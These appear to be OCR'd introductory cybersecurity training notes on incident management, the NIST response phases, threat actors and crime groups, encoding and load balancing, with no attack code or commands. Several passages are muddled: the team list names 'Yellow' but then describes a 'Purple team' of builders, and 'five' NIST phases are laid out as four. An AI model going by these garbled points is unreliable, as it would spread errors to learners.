INCIDENT MANAGEMENT SYSTEM


1.0 Introduction

- Even the best information security infrastructure cannot guarantee that intrusions or other malicious acts will not happen. When computer security incidents occur, it is critical for an organization to have an effective means of managing and responding to them.
- The speed with which an organization can recognize, analyse, prevent, and respond to an incident will limit the damage done and lower the cost of recovery. This process of identifying, analysing, and determining an organizational response to computer security incidents is called *incident management*. The staff, resources, and infrastructure used to perform this function makeup the incident management capability.
- Having an effective incident management capability in place is an important part of the deployment and implementation of any software, hardware, or related business process.
- Organizations are beginning to realize that communication and interactions between system and software developers and staff performing incident management activities can provide insights for building better infrastructure defences and response processes to defeat or prevent malicious and unauthorized activity and threats.
- This content area defines what is meant by incident management and presents some best practices in building an incident management capability. It also takes a look at one particular component of an incident management capability, a computer security incident response team (CSIRT) and discusses its role in the systems development life cycle (SDLC).

1.1 Objectives of Incident Management System

- The purpose of the Incident Management process is to restore normal service operation as quickly as possible and minimize the adverse impact on business operations, ensuring that agreed levels of service quality are maintained.
- The objectives of the Incident Management process are to:
  - Ensure that standardized methods and procedures are used for efficient and prompt response, analysis, documentation, ongoing management and reporting of incidents
  - Increase visibility and communication of incidents to business and IT support staff
  - Enhance business perception of IT through use of a professional approach in quickly resolving and communicating incidents when they occur
  - Align Incident Management activities and priorities with those of the business
  - Maintain user satisfaction with the quality of IT services

1.2 Stages and Life cycle of Incident Management System



There are several ways to define the incident response life cycle. The National Institute of Standards and Technology (NIST) developed a framework for incident handling, which is the most commonly used model. The process outlined in the NIST framework includes five phases:

1. Preparation
2. Detection and analysis
3. Containment
4. Eradication and recovery
5. Post-event activity

1. Preparation

In this phase, the business creates an incident management plan that can detect an incident in the organization's environment. The preparation step involves, for example, identifying different malware attacks and determining what their impact on systems would be. It also involves ensuring that an organization has the tools to respond to an incident and the appropriate security measures in place to stop an incident from happening in the first place.

2. Detection and Analysis

An incident response analyst is responsible for collecting and analyzing data to find any clues to help identify the source of an attack. In this step, analysts identify the nature of the attack and its impact on systems. The business and the security professionals it works with utilize the tools and indicators of compromise (IOCs) that have been developed to track the attacked systems.

3. Containment, Eradication, and Recovery

This is the main phase of security incident response, in which the responders take action to stop any further damage. This phase encompasses three steps:

- **Containment.** In this step, all possible methods are used to prevent the spread of malware or viruses. Actions might include disconnecting systems from networks, quarantining infected systems or blocking traffic to and from known malicious IP addresses.
- **Eradication.** After containing the security issue in question, the malicious code or software needs to be eradicated from the environment. This might involve using antivirus tools or manual removal techniques. It will also include ensuring that all security software is up to date in order to prevent any future incidents.
- **Recovery.** After eliminating the malware, restoring all systems to their pre-incident state is essential .This might involve restoring data from backups, rebuilding infected systems, and re-enabling disabled accounts.

4. Post-Event Activity

The final phase of the incident response life cycle is to perform a post-mortem of the entire incident .This helps the organization understand how the incident took place and what it can do to prevent such incidents from happening in the future. The lessons learned during this phase can improve the organization's incident security protocols and make its security strategy more robust and effective.

1.3 Incident Management Team

What is a CSIRT?

- One particular organizational entity that may be established to help coordinate and manage the incident management process in an organization is a computer security incident response team (CSIRT).
- Team involves wide range of participants across the enterprise.Participants include security analysts, incident handlers, network and system administrators, human resources and public affairs staff, information security officers (ISOs), C-level managers (such as chief information officers [CIOs], chief security officers [CSOs], chief risk officers [CROs]), and other managers, product developers, and even end users.
- Responsibilities of IMT
  - Determining the impact, scope, and nature of the event or incident.

- Recommend best practices regarding secure configurations, Défense-in-depth strategies for protecting systems, networks, and critical data and assets, and incident prevention
- Understanding the technical cause of the event or incident
- Identifying what else may have happened or other potential threats resulting from the event or incident
- Researching and recommending solutions and workarounds

- **Incident management tools**

Here are some common incident management tools and their main features:

1. Resolver

Resolver is an incident management tool that focuses on investigating security threats that may interfere with an organization's operations. Employees can use Resolver to report issues, which management can respond to in a matter of minutes.

2. Freshservice

As an IT service management solution, Freshservice offers users the ability to put in tickets through a variety of mediums, including email, chat and even through its very own support portal, which functions as a service desk.

3. Splunk Enterprise

Splunk Enterprise is a program that provides managers and IT professionals with detailed data reports which they can use to make important technical and business-related decisions when addressing incidents.

4. PagerDuty

PagerDuty is a program that companies use to identify issues and address them in real time using a streamlined online platform. It allows users to report and manage incidents, while managers have the ability to respond immediately with a swipe using their mobile app.

5. ManageEngine ServiceDesk Plus

ManageEngine Service desk Plus is an incident management tool that follows the service desk format, in which members of a company's staff can raise tickets, make purchases, manage contracts and track assets.

6. OpsGenie

OpsGenie is an incident management tool that uses a modern approach to handling unforeseen technical and operational situations in the workplace. The program focuses on providing staff with instant notifications and alerts whenever an employee reports an incident or another issue arises.

7. JIRA Service Management

JIRA Service Management is one of the most common incident management tools on the market, providing employees with multiple options for reporting, monitoring and responding to unplanned situations. It uses a collaborative platform to streamline processes involves in incident management, such as its self-service portal, where employees can find solutions to situations without the need for management or supervisor interference. The JIRA tool focuses on optimizing the correspondence between an organization's different departments, such as IT, development and business operations.

8. iAuditor

The iAuditor software is a common incident management tool that focuses on inspecting and monitoring various systems for potential threats to a company's security, quality control and overall business operations. The program offers users training in-person and online, with additional informative resources available through webinars and videos.

9. xMatters

As an incident management program, xMatters offers companies a streamlined platform to prevent, monitor and overcome technological mishaps, such as software issues or an internet malfunction. The main goal of the xMatters program is to stop and solve technical issues before they interfere with business operations, and therefore uses a preventative approach to incident management.


- **Best practices incident management**
  - Identify early and often
  - Educate your team
  - Automate tasks
  - Resolve Incident quickly
  - Reads all Reports carefully

Fundamental pillars of Cyber Security – CIA

- The **CIA** triad is one of the most important models which is designed to guide policies for information security within an organization. These are the objectives that should be kept in mind while securing a network.

  CIA stands for:

  1. Confidentiality
  2. Integrity
  3. Availability



- **Confidentiality:**
  Confidentiality means that only authorized individuals/systems can view sensitive or classified information. The data being sent over the network should not be accessed by unauthorized individuals. The attacker may try to capture the data using different tools available on the Internet and gain access to your information. A primary way to avoid this is to use encryption techniques to safeguard your data so that even if the attacker

gains access to your data, he/she will not be able to decrypt it. Encryption standards include **AES** (Advanced Encryption Standard) and **DES** (Data Encryption Standard).

Integrity:


- Integrity assures that no unauthorized person can able to modify or alter data. To achieve the integrity, we use SHA and MD5 algorithms. Let's assume Host 'A' wants to send data to Host 'B' maintaining integrity. A hash function will run over the data and produce an arbitrary hash value **H1** which is then attached to the data. When Host 'B' receives the packet, it runs the same hash function over the data which gives a hash value **H2**. Now, if **H1 = H2**, this means that the data's integrity has been maintained and the contents were not modified.

Availability:

- This means that the network should be readily available to its users. This applies to systems and to data. To ensure availability, the network administrator should maintain hardware, make regular upgrades, have a plan for fail-over, and prevent bottlenecks in a network. Attacks such as DoS or DDoS may render a network unavailable as the resources of the network get exhausted.

Threat actor:

A threat actor, also called a malicious actor or bad actor, is an entity that is partially or wholly responsible for an incident that impacts or has the potential to impact an organization's security.



✓ **Hacktivists**

Hacktivists, derived from combining the words 'Hack' and 'Activism', are very different from other threat actors. They are essentially hackers with a set of **political, philosophical, or religious** objectives that they carry out through hacking. Their main focus is on 'exposing information, defacing websites, and a denial-of-service attack.

✓ **Cybercriminals**

Cybercriminals are a type of cyber threat actor who will use tactics such as ransomware, phishing attacks or malicious software to steal sensitive information, financial records, person credentials, bank account details and more. These attackers are usually motivated by financial gain and businesses data will often be found on the dark web or sold on to a third party. These types of cybercriminals will have a good amount of knowledge and can cause severe damage to businesses.

✓ **Nation-States**

The Nation State Actor has a 'Licence to Hack'. They work for a government to disrupt or compromise target governments, organisations or individuals to gain access to valuable data.Example Tactics & Motivation: Cyberwarfare/espionage for political, economic, and/or military agendas

✓ **Cyber terrorists**

Cyber terrorists utilize an array of cyber weapons to disrupt critical services and commit harmful acts in order to further their cause. Generally speaking (though far from exclusively), they target the state operations, businesses, and critical services that will cause the most dramatic effect.

✓ **Thrill seeker**

A thrill seeker is a type of threat actor that **attacks a system for the sole purpose of experimentation**. Thrill seekers are interested in learning more about how computer systems and networks operate and want to see how much data they can infiltrate within a computer system.

✓ **Insider**

Insiders are a type of threat actor that can either be an insider who sells network information to other adversaries or disgruntled employees.

❖ **Different kinds of Hackers**

Hackers can be classified into three different categories:

1. Black Hat Hacker
2. White Hat Hacker
3. Grey Hat Hacker

Black Hat Hacker

- Black-hat Hackers are also known as an **Unethical Hacker or a Security Cracker**. These people hack the system illegally to steal money or to achieve their own illegal goals. They find banks or other companies with weak security and steal money or credit card information. They can also modify or destroy the data as well. Black hat hacking is illegal.

White Hat Hacker

- White hat Hackers are also known as **Ethical Hackers or a Penetration Tester**. White hat hackers are the good guys of the hacker world.
- These people use the same technique used by the black hat hackers. They also hack the system, but they can only hack the system that they have permission to hack in order to test the security of the system. They focus on security and protecting IT system. White hat hacking is legal.

Gray Hat Hacker

- Gray hat Hackers are Hybrid between Black hat Hackers and White hat hackers. They can hack any system even if they don't have permission to test the security of the system but they will never steal money or damage the system.
- In most cases, they tell the administrator of that system. But they are also illegal because they test the security of the system that they do not have permission to test. Grey hat hacking is sometimes acted legally and sometimes not.

Different Kinds of Teams

There are three kinds of teams. Red, Blue and Yellow.

- The **Red Team,** employees or contractors hired to be **Attackers**, ethical hackers that work for an organisation finding security holes that a malicious individual could exploit.
- The **Blue Team**, the organisation's **Defenders**, who are responsible for protective measures within an organisation.
- While it is good to have people dedicated to secure an organisation through defence or attack methods
- **Purple team**These are the people that build and design software, systems, and integrations that make businesses more efficient.

  Application developers, software engineers and architects fall into this category.

  Their focus is usually on requirements, functionality, user experience and back-end performance.

❖ **Criminal groups.**

Top five criminal groups are:

1. Cobalt Cybercrime Gang

- The **Carbanak and Cobalt malware attacks**, which attacked 100 financial firms in more than 40 countries around the globe, were carried out by this cybercrime organization. These thieves were able to plunder over $11 million in every heist thanks to their sophisticated cybercrime campaigns targeting multiple banks. It cost the banking sector more than a billion dollars in total losses
- When they began hacking the systems that controlled the ATMs, things became much more horrific. During the final robbery, ATMs were programmed to remotely disburse cash at scheduled intervals at designated points, where a money mule awaited to collect the funds, a technique known as "jackpotting."

2. Lazarus Gang

The **Lazarus group**, which some suspect is tied to North Korea, is responsible for many cyberattacks on organizations and institutions. The most well-known of them was the Sony Pictures hack in 2014, as well as the insidious WannaCry cyber-attack that crippled England's NHS (National Health Service).

- **Sony Pictures Leak: Hackers** seized terabytes of sensitive information, destroyed specific files, and threatened to release the data if Sony did not comply with their demands.

For days, systems were offline, and whiteboards had to be used by staff. After a few days, the hackers began exposing classified info that they had stolen to the media.

- **WannaCry Ransomware Attack: The** Lazarus organization is also suspected of being responsible for the WannaCry ransomware assault in 2017, which infected over a quarter-million systems in 150 countries. WannaCry paralyzed the NHS for days, canceling over 6,000 appointments and costing them approximately $100 million.

3.MageCart Syndicate

- **This large e-commerce hacking ring**, which was made up of various gangs operating under a single umbrella, became known for collecting consumer and credit card information. This was accomplished by malware used for software skimming, which intercepted payment services on e-commerce websites and recorded credit card information
- A few days following **the British Airways hack**, MageCart launched a **large credit card skimming operation against hardware vendor Newegg**. MageCart is also suspected of being behind the Ticketmaster data breach, which exposed the personal information of 40,000 customers.

4. Evil Corp


- The name of the organization alone suggests that they are looking to initiate chaos. This global cybercrime organization, located in Russia, utilizes various viruses to attack a variety of entities, such as a Pennsylvania school system
- Evil Corp has been associated with a series of new assaults against small and medium-sized businesses in the United States in 2020. This involves Symantec's discovery of a plot to target hundreds of U.S. firms in June 2020. WastedLocker, a new type of ransomware, was used to target eight Fortune 500 firms.

5. GozNym Gang

- The terrifying **GozNym malware**, a potent Trojan hybrid designed to elude discovery by security software, is the work of this worldwide cybercrime network.
- GozNym is a two-headed beast that combines Nymaim with Gozi malware.
- Login credentials were taken, funds were swiped and routed away to U.S. and overseas accounts, and then money mules laundered it all clean. Over 41,000 machines were hacked, and account holders were defrauded of more than $100 million.

Hacktivist Groups

- Derived from combining the words 'Hack' and 'Activism', hacktivism is the act of hacking, or breaking into a computer system, for politically or socially motivated purposes.
- In Internet activism, hacktivism, or hactivism, is the use of computer-based techniques such as hacking as a form of civil disobedience to promote a political agenda or social change.



❖ **Advanced persistent threat (APT)**


An **advanced persistent threat** (**APT**) is a stealthy **threat actor**, typically a nation state or state-sponsored group, which gains unauthorized access to a computer network and remains undetected for an extended period.

Such threat actors' motivations are typically political or economic Every major business sector has recorded instances of cyberattacks by advanced actors with specific goals, whether to steal, spy, or disrupt. These targeted sectors include government, defense, financial services, legal services, industrial, telecoms, consumer goods and many more

❖ **Attack Vectors**

An **attack vector** is a path, method or means by which cybercriminals penetrate a target system. Attack vectors can include cybercriminal tools and actions, as well as the human factor or vulnerable technologies on the side of the potential victim and their contractors. The set of all possible attack vectors in a system or organization is called the attack surface.

❖ **Protect and Prevent Detect and Respond**



The five functions represent the primary pillars of a successful and holistic cybersecurity program.

Identify

- Helps organizations understand and manage cybersecurity risk to critical systems, people, assets, data, and capabilities.
- Based on the premise that you cannot effectively protect something if you are unaware of its existence.

Protect

- Helps organizations understand and apply appropriate safeguards to ensure delivery of critical infrastructure services.
- Supports the ability to limit or contain the impact of a potential cybersecurity event.

Detect

- Helps organizations define the appropriate activities to identify the occurrence of a cybersecurity event.
- Enables timely discovery of cybersecurity events.

Respond

- Describes process, procedure and other activities to take when a cybersecurity incident is detected.
- Supports the ability to contain and minimize the impact of a cybersecurity incident.

Recover

- Helps organizations determine appropriate activities to maintain plans for resilience and to restore capabilities or services impaired due to a cybersecurity incident.
- Supports timely recovery of normal operations to reduce the impact of a cybersecurity incident.


❖ **True Positive vs False Positive**

True Positive: A legitimate attack which triggers to produce an alarm. You have a brute force alert, and it triggers. You investigate the alert and find out that somebody was indeed trying to break into one of your systems via brute force methods.

False Positive: An event signalling to produce an alarm when no attack has taken place. You investigate another of these brute force alerts and find out that it was just some user who mistyped their password a bunch of times, not a real attack.

False Negative: When no alarm is raised when an attack has taken place. Someone was trying to break into your system, but they did so below the threshold of your brute force attack logic. For example, you set your rule to look for ten failed login in a minute, and the attacker did only 9. The attack occurred, but your control was unable to detect it.

True Negative: An event when no attack has taken place and no detection is made. No attack occurred, and your rule didn't make fire.



❖ **Character Encoding**

❖ **The process of conversion of data from one form to another form is known as Encoding.** ***Encoding is used in mainly two fields:***

- **Encoding in Electronics:** In electronics, encoding refers to converting analog signals to digital signals.
- **Encoding in Computing:** In computing, encoding is a process of converting data to an equivalent cipher by applying specific code, letters, and numbers to the data.

What is Character Encoding?

Character encoding encodes characters into bytes. It informs the computers how to interpret the zero and ones into real characters, numbers, and symbols. The computer understands only binary data; hence it is required to convert these characters into numeric codes. To achieve this, each character is converted into binary code

There are different types of Character Encoding techniques, which are given below:

1. **Unicode Encoding**
2. **Base64 Encoding**
3. **ASCII Encoding**

➢ **UNICODE Encoding**

Unicode is an encoding standard for a universal character set. It allows encoding, represent, and handle the text represented in most of the languages or writing systems that are available worldwide. It provides a code point or number for each character in every supported language. It can represent approximately all the possible characters possible in all the languages. A particular sequence of bits is known as a coding unit.

A UNICODE standard can use 8, 16, or 32 bits to represent the characters.

UNICODE Encoding standard has the following UTF schemes:

- **UTF-8 Encoding**
  The UTF8 is defined by the UNICODE standard, which is variable-width character encoding used in Electronics Communication. UTF-8 is capable of encoding all 1,112,064 valid character code points in Unicode using one to four one-byte (8-bit) code units.
- **UTF-16 Encoding**
  UTF16 Encoding represents a character's code points using one of two 16-bits integers.
- **UTF-32 Encoding**
  UTF32 Encoding represents each code point as 32-bit integers.

➢ **Base64 Encoding**

Base64 Encoding is used to encode binary data into equivalent ASCII Characters. The Base64 encoding is used in the Mail system as mail systems such as SMTP can't work with binary data because they accept ASCII textual data only.

➢ **American Standard Code for Information Interchange** (ASCII) is a type of character-encoding.

- It was the first character encoding standard released in the year 1963.
- The ASCII code is used to represent English characters as numbers, where each letter is assigned with a number from **0 to 127.**
- In an ASCII file, each alphabetic, numeric, or special character is represented with a 7-bit binary number. Each character of the keyboard has an equivalent ASCII value.

1. Know the IP Address of any website

The ping command sends an Internet Control Message Protocol (ICMP) Request message to a remote computer to verify LAN connectivity.

Windows and Linux

Basic commands in windows

- https://allabouttesting.org/top-10-commands-prompt-commands-used-by-security-experts/

Basic commands in Linux

- https://www.tecmint.com/linux-networking-commands/
- https://www.edureka.co/blog/linux-commands/
- https://overthewire.org/wargames/bandit/

Understanding the tools and products used in any organization:

a) Load Balancers:

A load balancer acts as the "traffic cop" sitting in front of your servers and routing client requests across all servers capable of fulfilling those requests in a manner that maximizes speed and capacity utilization and ensures that no one server is overworked, which could degrade performance. If a single server goes down, the load balancer redirects traffic to the remaining online servers. When a new server is added to the server group, the load balancer automatically starts to send requests to it.

In this manner, a load balancer performs the following functions:

- Distributes client requests or network load efficiently across multiple servers
- Ensures high availability and reliability by sending requests only to servers that are online
- Provides the flexibility to add or subtract servers as demand dictates




Fig: Load balancing diagram

Benefits of Load Balancing

- Reduced downtime
- Scalable
- Redundancy
- Flexibility
- Efficiency

Load Balancing Algorithms

Different load balancing algorithms provide different benefits; the choice of load balancing method depends on your needs:

- **Round Robin** – Requests are distributed across the group of servers sequentially.
- **Least Connections** – A new request is sent to the server with the fewest current connections to clients. The relative computing capacity of each server is factored into determining which one has the least connections.
- **Least Time** – Sends requests to the server selected by a formula that combines the fastest response time and fewest active connections. Exclusive to NGINX Plus.
- **Hash** – Distributes requests based on a key you define, such as the client IP address or the request URL. NGINX Plus can optionally apply a consistent hash to minimize redistribution of loads if the set of upstream servers changes.
